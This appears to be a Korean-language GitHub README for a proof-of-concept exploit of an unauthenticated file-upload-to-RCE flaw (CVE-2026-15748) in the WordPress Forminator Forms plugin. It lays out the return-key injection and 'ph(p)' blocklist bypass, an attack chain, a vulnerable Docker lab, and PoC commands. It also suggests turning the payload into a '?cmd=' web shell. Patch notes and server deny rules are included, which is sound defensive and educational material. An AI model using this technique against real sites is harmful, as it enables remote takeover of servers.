
 0x4cr/cve-2026-15748
WordPress Forminator Forms <= 1.56.1의 인증되지 않은 RCE (CVSS 9.8)

위조된 업로드 필드 구성을 통한 비인증 임의 파일 업로드
| 필드 | 세부 정보 |
|---|---|
| CVE ID | CVE-2026-15748 |
| CVSS | 9.8 (치명적) |
| CWE | CWE-434 — 위험한 유형의 파일 무제한 업로드 |
| 영향받는 버전 | Forminator Forms <= 1.56.1 |
| 수정된 버전 | 1.56.2 |
| 인증 필요 | 없음 |
| 발견자 | daroo |
WordPress용 Forminator Forms(활성 설치 600,000개 이상)에는 원격 코드 실행(RCE)으로 이어지는 비인증 임의 파일 업로드 취약점이 존재합니다.
이 취약점은 두 가지 결함을 연쇄적으로 악용합니다:
return 키 주입 (front-action.php): set_field_data() 함수는 $field_data['return']을 해제하기 전에 해당 값이 참인지 확인합니다. 공격자는 Select 필드에 대해 return=1, field_type=upload, 그리고 조작된 field_array를 포함한 중첩 POST 데이터를 전송합니다. 해당 항목은 검증 없이 field_data_array에 직접 추가되며, process_uploads()가 이를 정당한 업로드 필드로 처리합니다.
차단 목록 우회 (upload.php + helper-fields.php): additional-type 필드 속성은 ph(p)|text/x-php를 허용합니다. get_additional_file_mime_types()는 |를 기준으로 분할하여 ['ph(p)' => 'text/x-php']를 생성합니다. 확장자 차단 목록은 in_array('ph(p)', $filters, true)를 사용하는데, 이는 'php'와 일치하지 않습니다. WordPress의 wp_check_filetype()은 ph(p)를 정규식 패턴으로 사용하며, 이는 .php와 일치합니다. MIME 타입 text/x-php는 WordPress의 upload_mimes 필터에 주입되어 wp_check_filetype_and_ext()를 충족시킵니다.
1.56.2의 패치:
front-action.php: 참 검사 전에 unset($field_data['return'])를 추가helper-fields.php: preg_replace('/[^a-z0-9]/', '', $alternative)로 차단 목록 키를 정규화하여 ph(p)가 php가 되어 차단되도록 함1. POST nested array data for Select field with return=1
|
2. set_field_data() skips validation via early-return path
|
3. Forged entry injected into field_data_array with field_type=upload
|
4. process_uploads() processes it as a legitimate upload field
|
5. additional-type=ph(p)|text/x-php bypasses blocklist + MIME check
|
6. move_uploaded_file() saves .php to uploads directory
|
7. Attacker accesses uploaded file --> RCE
.htaccess가 전혀 무시됨).htaccess가 무시됨).htaccess가 제거되었거나 덮어쓰여진 모든 서버Docker 실습 환경을 시작합니다:
git clone https://github.com/str1ke2pwn/CVE-2026-15748.git
cd CVE-2026-15748
docker-compose up -d

http://localhost:8080을 열고 WordPress 설정을 완료합니다.

플러그인 > 새로 추가 > 플러그인 업로드로 이동하여 Forminator v1.56.0을 설치합니다.
참고: 플러그인 업로드 시 *"The link you followed has expired"*와 같은 오류가 발생하면 PHP 업로드 제한이 너무 낮은 것입니다. 다음과 같이 해결하세요:
docker-compose exec wordpress bash -c 'echo "upload_max_filesize=64M
post_max_size=64M" > /usr/local/etc/php/conf.d/uploads.ini'
docker-compose restart wordpress
그런 다음 플러그인 업로드를 다시 시도하세요.


Forminator > Forms > Create로 이동하여 다음을 추가합니다:
폼을 저장한 다음, 숏코드 [forminator_form id="XX"]를 포함한 새 페이지를 생성하고 게시합니다.

Forminator는 업로드 디렉터리에 PHP 실행을 차단하는 .htaccess를 배치합니다. nginx 서버에서는 (.htaccess를 무시하므로) 이러한 보호 기능이 존재하지 않습니다. Apache 기반 랩 환경에서 이를 시뮬레이션하려면:
docker-compose exec wordpress bash -c 'cat > /etc/apache2/conf-enabled/forminator-lab.conf << "CONF"
<Directory /var/www/html/wp-content/uploads/forminator>
    AllowOverride None
    Options +Indexes
    DirectoryIndex disabled
</Directory>
CONF
apache2ctl graceful'
pip install -r requirements.txt
python poc.py --url http://localhost:8080 --page-url http://localhost:8080/?page_id=YOUR_PAGE_ID

PoC 출력에 표시된 URL을 브라우저에서 엽니다. 페이지에는 CVE-2026-15748-PoC-Verified와 그 뒤에 phpinfo() 출력이 표시되어, 서버에서 PHP 코드 실행이 확인됩니다.

전체 RCE 영향을 입증하려면 poc.py의 SAFE_PAYLOAD를 수정하여 명령 실행을 포함시키고, 다시 실행한 뒤 ?cmd=whoami를 붙여 URL에 접근합니다:


업로드된 PHP 파일은 서버의 파일 시스템에서 확인할 수 있습니다:
docker-compose exec wordpress find /var/www/html/wp-content/uploads -name '*.php' | grep poc-test

pip install requests
# Auto-detect forms and exploit
python poc.py --url http://localhost:8080

# Specify form page directly
python poc.py --url http://localhost:8080 --page-url http://localhost:8080/contact/

# Specify form ID
python poc.py --url http://localhost:8080 --form-id 1234

# Verify only (check if file already uploaded)
python poc.py --url http://localhost:8080 --verify-only

# Cleanup after test
python poc.py --url http://localhost:8080 --cleanup
<FilesMatch "\.php$">
    Deny from all
</FilesMatch>
location ~* /wp-content/uploads/.*\.php$ {
    deny all;
}
.php 파일이 있는지 wp-content/uploads/forminator/를 감사합니다랩 환경을 중지하고 제거하려면:
docker-compose down -v
이 도구는 승인된 보안 테스트 및 교육 목적으로만 제공됩니다. 본인이 소유하거나 테스트에 대한 명시적 서면 허가를 받은 시스템에만 사용하십시오. 컴퓨터 시스템에 대한 무단 접근은 불법입니다. 작성자는 어떠한 오용에 대해서도 책임지지 않습니다.






